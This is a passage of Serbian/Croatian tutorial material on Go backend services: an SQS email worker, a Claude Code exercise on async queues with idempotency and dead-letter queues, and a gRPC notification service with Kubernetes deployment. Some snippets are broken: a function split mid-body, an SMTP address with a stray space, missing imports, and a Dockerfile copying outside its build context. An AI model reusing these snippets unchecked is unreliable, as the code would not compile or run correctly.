    w.logger.Info("SQS worker started", zap.String("queue", w.queueURL))

    for {
        select {
        case <-ctx.Done():
            return nil
        default:
            if err := w.poll(ctx); err != nil {
                w.logger.Error("poll error", zap.Error(err))
                time.Sleep(5 * time.Second)
            }
        }
    }
}

func (w *SQSWorker) poll(ctx context.Context) error {
    out, err := w.sqs.ReceiveMessage(ctx, &sqs.ReceiveMessageInput{
        QueueUrl:      aws.String(w.queueURL),
        MaxNumberOfMessages: 10,
        WaitTimeSeconds:  20,    // Long polling
        VisibilityTimeout: 30,    // 30s za procesiranje
    })
    if err != nil {
        return fmt.Errorf("receive message: %w", err)
    }

    for _, msg := range out.Messages {
        if err := w.process(ctx, msg); err != nil {
            w.logger.Error("process message error",
                zap.String("id", aws.ToString(msg.MessageId)),
                zap.Error(err),
            )
            // Bez DeleteMessage → SQS automatski vraća poruku u queue
            // Nakon maxReceiveCount → ide u dead letter (konfigurirano Terraformom)
        }
    }
    return nil
}

func (w *SQSWorker) process(ctx context.Context, msg types.Message) error {
    var event queue.EmailEvent
    if err := json.Unmarshal([]byte(aws.ToString(msg.Body)), &event); err != nil {
        // Neispravan format — brišemo da ne blokira queue
        _ = w.deleteMessage(ctx, msg)
    }
}

```

```

        return nil
    }

    if err := w.sendEmail(ctx, event); err != nil {
        return err // Ne brišemo → SQS retry
    }

    // Uspjeh — eksplicitno briši iz queue-a
    return w.deleteMessage(ctx, msg)
}

func (w *SQSWorker) deleteMessage(ctx context.Context, msg types.Message) error {
    _, err := w.sqs.DeleteMessage(ctx, &sqs.DeleteMessageInput{
        QueueUrl:      aws.String(w.queueURL),
        ReceiptHandle: msg.ReceiptHandle,
    })
    return err
}

```

Usporedba arhitektura za project-a

Trenutna arhitektura (Redis Streams):

Go API → XADD → Redis Stream → XREADGROUP → Go Worker → AWS SES

Prednosti: jednostavno, jeftino, isti Redis za cache

Mana: Redis memory limit, ručni DLQ

SQS arhitektura:

Go API → SendMessage → SQS → ReceiveMessage → Go Worker → AWS SES

↓ (after 3 fails)

SQS Dead Letter Queue

Prednosti: managed DLQ, CloudWatch monitoring, 14-dnevna retencija

Mana: dodatna infrastruktura, AWS vendor lock-in

Preporuka za project-a: ostani na Redis Streams dok ne dostigneš >100k emailova/dan ili dok ne trebaš cross-service fanout. Do tada Redis Streams pokriva sve potrebe uz nultu dodatnu infrastrukturnu kompleksnost.

Source: 26-async-i-queues/06-vezba-priprema-ai-okvira-i-sync.md

06 — Vežba: Async i redovi

Verifikuješ producer/consumer tok sa idempotentnim handler-ima, retry/backoff mehanizmom i dead-letter queue-om za neuspele poruke.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Implementiramo async worker koji obrađuje poruke iz Redis Streams-a (ili drugog message broker-a) sa idempotentnim handler-ima, eksponencijalnim backoff-om i DLQ za poruke koje ne mogu da se obrade. Verifikujemo da dupla isporuka ne pravi dvostruki efekat.

Pretpostavke za potvrdu: - Message broker (Redis Streams / RabbitMQ / SQS) je dostupan u docker compose - Worker se može restartovati i nastaviti obradu bez gubitka poruka - Postoji način da vidimo dubinu reda i starost najstarije poruke (metrike)

Van opsega: - Saga pattern / distribuirane transakcije - Promena message broker-a (za sada ostaje na izabranom) - Garantovana exactly-once semantika na nivou infrastrukture

Prompt za diskusiju:

Imam worker koji obrađuje [poruke tipa]. Isporuka je at-least-once (Redis Streams / broker).
Predloži idempotentan dizajn handler-a sa dedup ključem ili upsert pristupom.
Dodaj retry sa eksponencijalnim backoff-om i dead-letter queue posle N pokušaja.
Koje metrike dubine reda i starosti poruke da pratim i kako ih eksponovati?
Objasni rizike ako preskočim idempotenciju.

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Worker obrađuje poruke tačno-jednom efektivno; neuspeh završava u DLQ; dubina reda vidljiva.

Fajlovi koji se diraju: - `internal/worker/handler.go` — idempotentni handler - `internal/worker/retry.go` — backoff logika - `internal/worker/dlq.go` — dead-letter queue logika - `docker-compose.yml` — eventualno dodati DLQ stream/queue

Fajlovi koji se NE diraju: - `internal/api/` — HTTP sloj nije zahvaćen async promenama - Migracije — shema se menja samo ako handler zahteva novu tabelu (poseban task)

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/async-checks.md`

Sadržaj pravila:

- Handler mora biti idempotentan (dedup ključ ili upsert); at-least-once isporuka je default.
- Retry sa eksponencijalnim backoff-om; posle N pokušaja poruka ide u dead-letter queue.
- DLQ mora biti eksplicitno imenovan i praćen — nije "baci i zaboravi".
- Metrika dubine reda i starosti najstarije poruke obavezna (observability).
- Worker restart ne sme da izgubi in-flight poruke — koristiti ACK/NACK mehanizam.

Acceptance criteria: - [] Dupla isporuka iste poruke ne pravi dvostruki efekat (idempotencija potvrđena) - [] Neuspela poruka posle N retry-ja završi u DLQ (proveriti u logovima ili UI-u) - [] Worker se može restartovati i nastaviti obradu bez gubitka poruke - [] Dubina reda vidljiva u metrikama (Prometheus metric ili log) - [] Sync zapisan

AI pregled plana:

Evo plana pre egzekucije:

1. Implementirati idempotentan handler sa dedup ključem
2. Dodati retry/backoff logiku sa DLQ after N pokušaja
3. Eksponovati metriku dubine reda
4. Verifikovati sve tri stvari lokalnim testom

Da li su acceptance criteria merljivi i testabilni?

Šta fali ili je nejasno — posebno oko idempotencije u ovom konkretnom slučaju?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Pokreni stack i verifikuj producer/consumer tok:

```
# Digne ceo stack
docker compose up -d

# Objavi test poruku
docker compose exec app ./publish --topic orders --payload '{"id":1,"amount":100}'

# Prati worker logove – treba da vidiš obradu
docker compose logs -f worker

# Verifikuj idempotenciju – pošalji istu poruku ponovo
docker compose exec app ./publish --topic orders --payload '{"id":1,"amount":100}'
docker compose logs -f worker # ne sme biti dvostruki efekat u DB

# Verifikuj DLQ – pošalji poruku koja će sigurno failovati
docker compose exec app ./publish --topic orders --payload '{"id":999,"invalid":true}'
# posle N retry-ja:
docker compose exec redis redis-cli XLEN orders-dlq # treba da bude > 0

# Proveri restart
docker compose restart worker
docker compose logs -f worker # nastavlja obradu, nema izgubljenih poruka

# Metrike dubine reda
curl http://localhost:9090/metrics | grep queue_depth
```

4. AI validacija

Evo acceptance criteria iz plana:

- Dupla isporuka ne pravi dvostruki efekat
- Neuspela poruka posle retry-ja završi u DLQ
- Worker restart ne gubi poruke
- Dubina reda vidljiva u metrikama

Evo logova, DB stanja i metrika:
[ovde lepiš stvarni output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali i kako popraviti?
Da li postoji rizik race condition-a u trenutnoj implementaciji?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Pošalji poruku sa <code>id:1</code> , pričekaj obradu, pošalji istu poruku ponovo	U bazi/logovima tačno jedan zapis za <code>id:1</code> ; drugi poziv nema efekat
2	Pošalji namerno nevalidnu poruku (npr. negativan iznos)	Worker pokušava N puta (vidljivo u logovima sa backoff pauzama), zatim poruka prelazi u DLQ
3	<code>docker compose restart worker</code> dok je poruka u obradi	Worker se pokreće, poruka se ponovo obrađuje (ne gubi se), idempotencija sprečava dvostruki efekat
4	<code>curl http://localhost:9090/metrics \ grep queue_depth</code>	Metrika postoji i vrednost se smanjuje kako worker obrađuje poruke
5	Otvori DLQ stream/queue direktno	Neuspele poruke su tu sa originalnim payloadom i brojem pokušaja

Sync — zatvori petlju:
Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

[datum] – Async i redovi sync

- Urađeno:
 - Naučeno:
 - Šta bi promenio:
-

Phase — 27-grpc

Directory: 27-grpc/

Source: 27-grpc/01-grpc-koncepti.md

01 — gRPC Koncepti

gRPC vs REST — kada koji

Kriterij	REST/HTTP	gRPC
Protokol	HTTP/1.1 ili 2	HTTP/2 (obavezno)
Format	JSON (text)	Protocol Buffers (binary)
Kod gen	Ručno (OpenAPI)	Automatski iz .proto
Streaming	Ograničeno (SSE)	Bidirekcijski streaming
Browser	Da	Ne direktno (grpc-web)
Debugging	curl, Postman	grpcurl, Postman (gRPC)
Performance	Dobro	3-10x brže za serijalizaciju
Typed contract	OpenAPI spec	.proto fajl
Kada koristiti	Public API, browser, cross-language	Backend-to-backend, high throughput

4 tipa gRPC komunikacije

Unary:	Klijent šalje jedan zahtjev, dobija jedan odgovor (naš slučaj: SendEmail)
Server streaming:	Klijent šalje jedan zahtjev, server šalje stream (npr: live log streaming)
Client streaming:	Klijent šalje stream, server odgovara jednom (npr: bulk file upload)
Bidi streaming:	Oba šalju stream istovremeno (npr: real-time chat)

Za project-a: Koristimo Unary pozive (pošalji notifikaciju → potvrdi primanje).

Protobuf vs JSON

```
// Protobuf (binarno, ~30 bajtova):
message SendEmailRequest {
  string to      = 1;
  string token   = 2;
  string type    = 3;
}

// JSON ekvivalent (~60 bajtova):
{"to":"user@firma.com","token":"abc123","type":"verify"}
```

Prednosti Protobuf-a: - 2x manji payload - 3-10x brža serijalizacija/deserijalizacija - Strogo tipiziran ugovor između servisa - Automatski generisan kod za sve podržane jezike (Go, Java, Python, C++...)

Arhitektura u project-a

```
PHP service → HTTP/JSON → go-service (business logic)
                                     |
                                     └─ gRPC → go-notification-service
                                           ├── send email (via Mailpit/SES)
                                           ├── async push notifications
                                           └─ SMS (future)
```

PHP ostaje na HTTP/JSON jer je PHP gRPC klijent kompleksan za setup i održavanje. gRPC se koristi isključivo za Go-to-Go komunikaciju gdje je typed kontrakt i performansa kritična.

Zašto ovako (ne direktno iz go-service)

- **Single responsibility:** go-service se bavi poslovnom logikom, ne email infrastrukturom
- **Skalabilnost:** notification-service skalira nezavisno od go-service
- **Dodavanje kanala:** SMS, push notifikacije — samo proširuješ .proto, ne diračes go-service
- **Retry logika:** notification-service zna o email provajderima, go-service ne treba to znati
- **gRPC typed kontrakt:** kompajler hvata greške, ne runtime

Source: 27-grpc/02-protobuf-i-proto-fajl.md

02 — Protobuf i .proto fajl

Instalacija protoc kroz Docker (ne lokalno)

Ne instaliraš protoc lokalno — koristiš Docker da izbjegneš dependency hell između verzija `protoc`, `protoc-gen-go`, i `protoc-gen-go-grpc`.

```
# Generiši Go kod iz .proto
docker run --rm \
  -v $(pwd):/workspace \
  -w /workspace \
  ghcr.io/grpc-ecosystem/grpc-gateway/build:latest \
  protoc \
    --go_out=. \
    --go-grpc_out=. \
    proto/notification.proto
```


notification.proto

```
syntax = "proto3";

package notification.v1;

option go_package = "github.com/youruser/project-a/gen/notification/v1;notificationv1";

// Notification service - svi tipovi notifikacija
service NotificationService {
    // Slanje email verifikacije
    rpc SendVerificationEmail(SendVerificationEmailRequest) returns (SendEmailResponse);

    // Slanje reset lozinke
    rpc SendPasswordResetEmail(SendPasswordResetEmailRequest) returns (SendEmailResponse);

    // Bulk status check (server streaming)
    rpc StreamDeliveryStatus(StreamDeliveryStatusRequest) returns (stream DeliveryStatus);
}

// — Requests —————
message SendVerificationEmailRequest {
    string to          = 1;    // email adresa
    string token       = 2;    // verifikacijski token
    string base_url    = 3;    // https://app.dev.firma.com
    int64  user_id     = 4;    // za logging i idempotency
}

message SendPasswordResetEmailRequest {
    string to          = 1;
    string token       = 2;
    string base_url    = 3;
    int64  user_id     = 4;
}

message StreamDeliveryStatusRequest {
    repeated string message_ids = 1;
}

// — Responses —————
message SendEmailResponse {
    bool success      = 1;
    string message_id = 2;    // Za tracking
    string error       = 3;    // Prazan ako je uspjeh
}

message DeliveryStatus {
    string message_id = 1;
    string status     = 2;    // "sent", "delivered", "failed"
    int64  timestamp  = 3;
}
```

Struktura direktorija

```
services/
├── go-service/
│   ├── proto/
│   │   └── notification.proto
│   └── gen/
│       └── notification/v1/
│           ├── notification.pb.go      ← auto-generated (poruke)
│           └── notification_grpc.pb.go ← auto-generated (servis interface)
└── go-notification-service/
    ├── main.go
    ├── server/
    │   └── notification_server.go
    └── Dockerfile
```

`gen/` direktorij se commituje u git — nikada ne runiraš codegen na CI/CD. Promjena `.proto` fajla = pokretanje `make proto` lokalno + commit promjena.

Makefile target za codegen

```
.PHONY: proto
proto:
    docker run --rm \
        -v $(shell pwd):/workspace -w /workspace \
        ghcr.io/grpc-ecosystem/grpc-gateway/build:latest \
        protoc --go_out=. --go-grpc_out=. \
        services/go-service/proto/notification.proto
```

Proto konvencije

Numerisanje polja: Nikada ne mijenjaj postojeće brojeve polja (1, 2, 3...). Dodaješ nova polja na kraj. Ako trebaš ukloniti polje, markiraj ga `reserved`.

```
message SendVerificationEmailRequest {
    reserved 5, 6;           // stara polja koja si uklonio
    reserved "old_field";    // za ime
    string to                = 1;
    string token             = 2;
    string base_url          = 3;
    int64 user_id           = 4;
    // novo polje na kraju:
    string locale            = 7;
}
```

Versioning: Paket je `notification.v1` — kada praveš breaking change, kreiraš `notification.v2` i migruješ klijente postepeno. `v1` ostaje dostupan dok ga svi klijenti ne napuste.

go_package format: `"importpath;packagename"` — `importpath` je gdje će biti fajl, `packagename` je Go paket name koji će se koristiti u kodu.

Source: `27-grpc/03-grpc-server-go.md`

03 — gRPC Server (Go)

`go-notification-service/main.go`

```

package main

import (
    "context"
    "net"
    "os"
    "os/signal"
    "syscall"
    "time"

    "go.uber.org/zap"
    "google.golang.org/grpc"
    "google.golang.org/grpc/health/grpc_health_v1"
    "google.golang.org/grpc/reflection"

    notificationv1 "github.com/youruser/project-a/gen/notification/v1"
    "github.com/youruser/project-a/services/go-notification-service/server"
)

func main() {
    logger, _ := zap.NewProduction()
    defer logger.Sync()

    port := os.Getenv("GRPC_PORT")
    if port == "" {
        port = "50051"
    }

    lis, err := net.Listen("tcp", ":"+port)
    if err != nil {
        logger.Fatal("failed to listen", zap.Error(err))
    }

    // Interceptors (middleware za gRPC)
    grpcServer := grpc.NewServer(
        grpc.ChainUnaryInterceptor(
            loggingInterceptor(logger),
            recoveryInterceptor(),
        ),
    )

    // Registruj servise
    notificationSrv := server.NewNotificationServer(logger)
    notificationv1.RegisterNotificationServiceServer(grpcServer, notificationSrv)

    // Health check (za K8s probes)
    grpc_health_v1.RegisterHealthServer(grpcServer, notificationSrv)

    // Reflection (za grpcurl debugging)
    reflection.Register(grpcServer)

    logger.Info("gRPC server listening", zap.String("port", port))

    // Graceful shutdown
    ctx, cancel := signal.NotifyContext(context.Background(), syscall.SIGTERM)
    defer cancel()

    go func() {
        <-ctx.Done()
        grpcServer.GracefulStop()
    }()

    if err := grpcServer.Serve(lis); err != nil {
        logger.Fatal("server failed", zap.Error(err))
    }
}

```

```

func loggingInterceptor(logger *zap.Logger) grpc.UnaryServerInterceptor {
    return func(
        ctx context.Context,
        req interface{},
        info *grpc.UnaryServerInfo,
        handler grpc.UnaryHandler,
    ) (interface{}, error) {
        start := time.Now()
        resp, err := handler(ctx, req)
        logger.Info("gRPC call",
            zap.String("method", info.FullMethod),
            zap.Duration("duration", time.Since(start)),
            zap.Error(err),
        )
        return resp, err
    }
}

```

```

func recoveryInterceptor() grpc.UnaryServerInterceptor {
    return func(
        ctx context.Context,
        req interface{},
        info *grpc.UnaryServerInfo,
        handler grpc.UnaryHandler,
    ) (resp interface{}, err error) {
        defer func() {
            if r := recover(); r != nil {
                err = status.Errorf(codes.Internal, "panic: %v", r)
            }
        }()
        return handler(ctx, req)
    }
}

```



```

package server

import (
    "context"
    "crypto/rand"
    "encoding/hex"
    "fmt"
    "net/smtp"
    "os"

    "go.uber.org/zap"
    "google.golang.org/grpc/codes"
    "google.golang.org/grpc/health/grpc_health_v1"
    "google.golang.org/grpc/status"

    notificationv1 "github.com/youruser/project-a/gen/notification/v1"
)

// EmailMessage je interni model, nezavisan od proto poruka.
type EmailMessage struct {
    To      string
    Subject string
    Body    string
}

// EmailSender interface omogućava mock u testovima.
type EmailSender interface {
    Send(ctx context.Context, msg EmailMessage) error
}

// SMTPSender je produkcijska implementacija za Mailpit/SES.
type SMTPSender struct {
    host      string
    port      string
    from      string
    username  string
    password  string
}

func NewSMTPSender() *SMTPSender {
    return &SMTPSender{
        host:      os.Getenv("SMTP_HOST"),
        port:      os.Getenv("SMTP_PORT"),
        from:      os.Getenv("SMTP_FROM"),
        username:  os.Getenv("SMTP_USERNAME"),
        password:  os.Getenv("SMTP_PASSWORD"),
    }
}

func (s *SMTPSender) Send(_ context.Context, msg EmailMessage) error {
    auth := smtp.PlainAuth("", s.username, s.password, s.host)
    body := fmt.Sprintf(
        "To: %s\r\nFrom: %s\r\nSubject: %s\r\n\r\n%s",
        msg.To, s.from, msg.Subject, msg.Body,
    )
    return smtp.SendMail(
        s.host+": "+s.port,
        auth,
        s.from,
        []string{msg.To},
        []byte(body),
    )
}

// NotificationServer implementira proto interface i health check.
type NotificationServer struct {

```

```

notificationv1.UnimplementedNotificationServiceServer
grpc_health_v1.UnimplementedHealthServer
logger *zap.Logger
email EmailSender
}

func NewNotificationServer(logger *zap.Logger) *NotificationServer {
    return &NotificationServer{
        logger: logger,
        email: NewSMTPSender(),
    }
}

// NewNotificationServerWithEmail koristi se u testovima za injektovanje mocka.
func NewNotificationServerWithEmail(logger *zap.Logger, email EmailSender) *NotificationServer {
    return &NotificationServer{logger: logger, email: email}
}

func (s *NotificationServer) SendVerificationEmail(
    ctx context.Context,
    req *notificationv1.SendVerificationEmailRequest,
) (*notificationv1.SendEmailResponse, error) {

    if req.To == "" || req.Token == "" {
        return nil, status.Error(codes.InvalidArgument, "to and token are required")
    }

    verifyURL := fmt.Sprintf("%s/verify?token=%s", req.BaseUrl, req.Token)

    if err := s.email.Send(ctx, EmailMessage{
        To: req.To,
        Subject: "Verify your email",
        Body: fmt.Sprintf("Click to verify: %s", verifyURL),
    }); err != nil {
        s.logger.Error("failed to send verification email",
            zap.String("to", req.To),
            zap.Error(err),
        )
        return nil, status.Error(codes.Internal, "failed to send email")
    }

    msgID := generateMessageID()
    s.logger.Info("verification email sent",
        zap.String("to", req.To),
        zap.Int64("user_id", req.UserId),
        zap.String("message_id", msgID),
    )

    return &notificationv1.SendEmailResponse{
        Success: true,
        MessageId: msgID,
    }, nil
}

func (s *NotificationServer) SendPasswordResetEmail(
    ctx context.Context,
    req *notificationv1.SendPasswordResetEmailRequest,
) (*notificationv1.SendEmailResponse, error) {

    if req.To == "" || req.Token == "" {
        return nil, status.Error(codes.InvalidArgument, "to and token are required")
    }

    resetURL := fmt.Sprintf("%s/reset-password?token=%s", req.BaseUrl, req.Token)

    if err := s.email.Send(ctx, EmailMessage{
        To: req.To,

```



```

        Subject: "Reset your password",
        Body:    fmt.Sprintf("Click to reset your password: %s\n\nLink expires in 1 hour.", resetURL),
    }); err != nil {
        s.logger.Error("failed to send password reset email",
            zap.String("to", req.To),
            zap.Error(err),
        )
        return nil, status.Error(codes.Internal, "failed to send email")
    }

    msgID := generateMessageID()
    s.logger.Info("password reset email sent",
        zap.String("to", req.To),
        zap.Int64("user_id", req.UserId),
        zap.String("message_id", msgID),
    )

    return &notificationv1.SendEmailResponse{
        Success:    true,
        MessageId:  msgID,
    }, nil
}

// StreamDeliveryStatus je primjer server streaming RPC-a.
// Klijent šalje listu message_id-eva, server vraća status za svaki.
func (s *NotificationServer) StreamDeliveryStatus(
    req *notificationv1.StreamDeliveryStatusRequest,
    stream notificationv1.NotificationService_StreamDeliveryStatusServer,
) error {
    for _, msgID := range req.MessageIds {
        // U produkciji: lookup iz baze/Redisa
        if err := stream.Send(&notificationv1.DeliveryStatus{
            MessageId: msgID,
            Status:    "delivered",
            Timestamp: time.Now().Unix(),
        }); err != nil {
            return status.Errorf(codes.Internal, "stream send failed: %v", err)
        }
    }
    return nil
}

// Check implementira gRPC health protocol – koristi K8s za readiness/liveness probe.
func (s *NotificationServer) Check(
    _ context.Context,
    req *grpc_health_v1.HealthCheckRequest,
) (*grpc_health_v1.HealthCheckResponse, error) {
    return &grpc_health_v1.HealthCheckResponse{
        Status: grpc_health_v1.HealthCheckResponse_SERVING,
    }, nil
}

func generateMessageID() string {
    b := make([]byte, 8)
    rand.Read(b)
    return hex.EncodeToString(b)
}

```

go.mod za go-notification-service

```
module github.com/youruser/project-a/services/go-notification-service

go 1.22

require (
    go.uber.org/zap v1.27.0
    google.golang.org/grpc v1.64.0
    google.golang.org/protobuf v1.34.1
    github.com/youruser/project-a/gen v0.0.0
)

replace github.com/youruser/project-a/gen => ../../gen
```

Dockerfile za go-notification-service

```
FROM golang:1.22-alpine AS builder
WORKDIR /build
COPY go.mod go.sum ./
RUN go mod download
COPY . .
# gen/ je shared – kopiraš ga u build kontekst
COPY ../../gen ./gen
RUN CGO_ENABLED=0 GOOS=linux go build -o notification-service ./main.go

FROM gcr.io/distroless/static-debian12
COPY --from=builder /build/notification-service /notification-service
EXPOSE 50051
ENTRYPOINT ["/notification-service"]
```

Source: 27-grpc/04-grpc-klijent-go.md

04 — gRPC Klijent (Go)

go-service: notification/client.go

```

package notification

import (
    "context"
    "fmt"
    "sync"
    "time"

    "go.uber.org/zap"
    "google.golang.org/grpc"
    "google.golang.org/grpc/codes"
    "google.golang.org/grpc/credentials/insecure"
    "google.golang.org/grpc/keepalive"
    "google.golang.org/grpc/status"

    notificationv1 "github.com/youruser/project-a/gen/notification/v1"
)

// Client je thread-safe gRPC klijent za notification service.
// Jedna instanca po aplikaciji – dijeli se kao dependency.
type Client struct {
    conn    *grpc.ClientConn
    client  notificationv1.NotificationServiceClient
    once    sync.Once
    logger  *zap.Logger
}

func NewClient(target string, logger *zap.Logger) (*Client, error) {
    conn, err := grpc.Dial(
        target,
        // insecure.NewCredentials() je OK unutar K8s clustera.
        // Za TLS: grpc.WithTransportCredentials(credentials.NewTLS(tlsConfig))
        grpc.WithTransportCredentials(insecure.NewCredentials()),
        grpc.WithKeepaliveParams(keepalive.ClientParameters{
            Time:           10 * time.Second, // ping interval ako nema aktivnosti
            Timeout:        5 * time.Second,  // čekanje na pong
            PermitWithoutStream: true,        // ping čak i bez aktivnih stream-ova
        })),
        // Round-robin za više instanci notification-service-a
        grpc.WithDefaultServiceConfig(`{"loadBalancingPolicy":"round_robin"}`),
    )
    if err != nil {
        return nil, fmt.Errorf("grpc dial %s: %w", target, err)
    }

    return &Client{
        conn:    conn,
        client:  notificationv1.NewNotificationServiceClient(conn),
        logger:  logger,
    }, nil
}

// SendVerificationEmail šalje zahtjev notification servisu.
// Vraća nil ako je email uspješno predat servisu (ne nužno dostavljen).
func (c *Client) SendVerificationEmail(
    ctx context.Context,
    to, token, baseURL string,
    userID int64,
) error {
    reqCtx, cancel := context.WithTimeout(ctx, 5*time.Second)
    defer cancel()

    resp, err := c.client.SendVerificationEmail(reqCtx, &notificationv1.SendVerificationEmailRequest{
        To:      to,
        Token:   token,
        BaseUrl: baseURL,
    })

```

```

        UserId: userID,
    })
    if err != nil {
        // Konvertuj gRPC status greške u smislene poruke
        if s, ok := status.FromError(err); ok {
            switch s.Code() {
            case codes.Unavailable:
                return fmt.Errorf("notification service unavailable: %w", err)
            case codes.DeadlineExceeded:
                return fmt.Errorf("notification service timeout: %w", err)
            case codes.InvalidArgument:
                return fmt.Errorf("invalid request: %s", s.Message())
            }
        }
        return fmt.Errorf("send verification email: %w", err)
    }

    if !resp.Success {
        return fmt.Errorf("notification service error: %s", resp.Error)
    }

    c.logger.Debug("verification email queued",
        zap.String("to", to),
        zap.Int64("user_id", userID),
        zap.String("message_id", resp.MessageId),
    )

    return nil
}

func (c *Client) SendPasswordResetEmail(
    ctx context.Context,
    to, token, baseURL string,
    userID int64,
) error {
    reqCtx, cancel := context.WithTimeout(ctx, 5*time.Second)
    defer cancel()

    resp, err := c.client.SendPasswordResetEmail(reqCtx,
        &notificationv1.SendPasswordResetEmailRequest{
            To:      to,
            Token:   token,
            BaseUrl: baseURL,
            UserId:  userID,
        })
    if err != nil {
        return fmt.Errorf("send password reset email: %w", err)
    }

    if !resp.Success {
        return fmt.Errorf("notification service error: %s", resp.Error)
    }

    return nil
}

// Close zatvara konekciju. Pozovi u defer u main.go.
func (c *Client) Close() error {
    return c.conn.Close()
}

```

Inicijalizacija u go-service main.go

```
notificationClient, err := notification.NewClient(
    os.Getenv("NOTIFICATION_SERVICE_ADDR"), // go-notification-service:50051
    logger,
)
if err != nil {
    logger.Fatal("failed to connect to notification service", zap.Error(err))
}
defer notificationClient.Close()

// Proslijedi klijentu kroz dependency injection
h := handlers.NewAuthHandler(db, notificationClient, cfg)
```

Korišćenje u registration handleru

```
// handlers/auth.go

func (h *AuthHandler) Register(w http.ResponseWriter, r *http.Request) {
    // ... validacija i kreiranje usera ...

    token, err := h.repo.CreateVerificationToken(r.Context(), userID)
    if err != nil {
        // kritična greška – user nije kreiran bez tokena
        h.respondError(w, http.StatusInternalServerError, "registration failed")
        return
    }

    // Pošalji verifikacijski email – graceful degradation ako servis nije dostupan.
    // User je kreiran i može se prijaviti, email može kasniti.
    if err := h.notification.SendVerificationEmail(
        r.Context(),
        req.Email,
        token,
        h.config.BaseURL,
        userID,
    ); err != nil {
        // Warn, ne Fatal – registracija je uspjela
        h.logger.Warn("verification email not sent",
            zap.String("email", req.Email),
            zap.Int64("user_id", userID),
            zap.Error(err),
        )
        // Možeš dodati zadatak u Redis Streams za retry
    }

    h.respondJSON(w, http.StatusCreated, map[string]any{
        "message": "Registration successful. Check your email for verification.",
        "user_id": userID,
    })
}
```

grpcurl za debugging

```
# Instaliraj grpcurl (ili koristi Docker)
brew install grpcurl
# ili: docker run --rm fullstorydev/grpcurl ...

# Lista svih dostupnih servisa (zahtijeva reflection.Register u serveru)
grpcurl -plaintext go-notification-service:50051 list

# Lista metoda za konkretan servis
grpcurl -plaintext go-notification-service:50051 list notification.v1.NotificationService

# Pozovi SendVerificationEmail
grpcurl -plaintext \
  -d '{"to":"test@firma.com","token":"abc123","base_url":"http://localhost","user_id":1}' \
  go-notification-service:50051 \
  notification.v1.NotificationService/SendVerificationEmail

# Health check
grpcurl -plaintext go-notification-service:50051 grpc.health.v1.Health/Check

# Iz K8s poda:
kubectl exec -it deploy/go-service -n project-a-prod -- \
  grpcurl -plaintext go-notification-service:50051 list
```

Retry pattern (opcionalno — za produkciju)

```
// Za kritične notifikacije možeš dodati retry s exponential backoff.
// go-service ne brine o retry-ju za email — to je odgovornost notification-service-a.
// Ovdje je retry samo za mrežne greške (Unavailable, DeadlineExceeded).

import "google.golang.org/grpc/serviceconfig"

// Retry policy kroz service config (gRPC native retry):
grpc.WithDefaultServiceConfig(`{
  "loadBalancingPolicy": "round_robin",
  "methodConfig": [{
    "name": [{"service": "notification.v1.NotificationService"}],
    "retryPolicy": {
      "maxAttempts": 3,
      "initialBackoff": "0.5s",
      "maxBackoff": "5s",
      "backoffMultiplier": 2,
      "retryableStatusCodes": ["UNAVAILABLE", "DEADLINE_EXCEEDED"]
    }
  }]
}`)
```

Source: 27-grpc/05-grpc-u-kubernetes.md

05 — gRPC u Kubernetes

K8s Service za gRPC

```
# services/go-notification-service/k8s/service.yaml
apiVersion: v1
kind: Service
metadata:
  name: go-notification-service
  namespace: project-a-prod
  annotations:
    # NLB za gRPC ako ikad expose-uješ van clustera (ne ALB!)
    service.beta.kubernetes.io/aws-load-balancer-type: "nlb"
spec:
  selector:
    app: go-notification-service
  ports:
    - name: grpc
      port: 50051
      targetPort: 50051
      protocol: TCP
  type: ClusterIP # Interno, ne expose van clustera
```

ClusterIP znači da je servis dostupan samo unutar K8s clustera. DNS: `go-notification-service.project-a-prod.svc.cluster.local:50051` Kratka forma unutar istog namespacea: `go-notification-service:50051`


```

# services/go-notification-service/k8s/deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: go-notification-service
  namespace: project-a-prod
  labels:
    app: go-notification-service
spec:
  replicas: 2
  selector:
    matchLabels:
      app: go-notification-service
  template:
    metadata:
      labels:
        app: go-notification-service
    spec:
      containers:
        - name: notification
          image: registry.gitlab.com/youruser/project-a/go-notification-service:v1.0
          ports:
            - containerPort: 50051
              name: grpc
          env:
            - name: GRPC_PORT
              value: "50051"
            - name: SMTP_HOST
              valueFrom:
                secretKeyRef:
                  name: ses-credentials
                  key: smtp_host
            - name: SMTP_PORT
              valueFrom:
                secretKeyRef:
                  name: ses-credentials
                  key: smtp_port
            - name: SMTP_FROM
              valueFrom:
                secretKeyRef:
                  name: ses-credentials
                  key: smtp_from
            - name: SMTP_USERNAME
              valueFrom:
                secretKeyRef:
                  name: ses-credentials
                  key: smtp_username
            - name: SMTP_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: ses-credentials
                  key: smtp_password
      # K8s 1.24+ native gRPC health check (bez custom HTTP endpoint-a)
      readinessProbe:
        grpc:
          port: 50051
          initialDelaySeconds: 5
          periodSeconds: 10
          failureThreshold: 3
      livenessProbe:
        grpc:
          port: 50051
          initialDelaySeconds: 15
          periodSeconds: 30
          failureThreshold: 3
      resources:

```

```
requests:
  cpu: 50m
  memory: 64Mi
limits:
  cpu: 200m
  memory: 128Mi
```

Zašto NLB za gRPC (ako ikad expose-uješ prema van)

Load Balancer	Layer	HTTP/2	gRPC Streaming
ALB (Application)	7	Terminira HTTP/2	NE radi — pretvara u HTTP/1.1
NLB (Network)	4	Prosleđuje TCP	Da — gRPC radi nativno

Za interno (ClusterIP): nema LB-a, K8s DNS rutira direktno na pod. Za external access: NLB → target group → node port → pod.

TLS za gRPC via cert-manager

Za internu komunikaciju unutar clustera TLS nije obavezan (mTLS via Istio/Linkerd je bolji izbor za zero-trust). Ako ipak trebaš TLS:

```
# cert-manager Certificate za notification service
apiVersion: cert-manager.io/v1
kind: Certificate
metadata:
  name: notification-service-tls
  namespace: project-a-prod
spec:
  secretName: notification-service-tls-secret
  dnsNames:
    - go-notification-service
    - go-notification-service.project-a-prod.svc.cluster.local
  issuerRef:
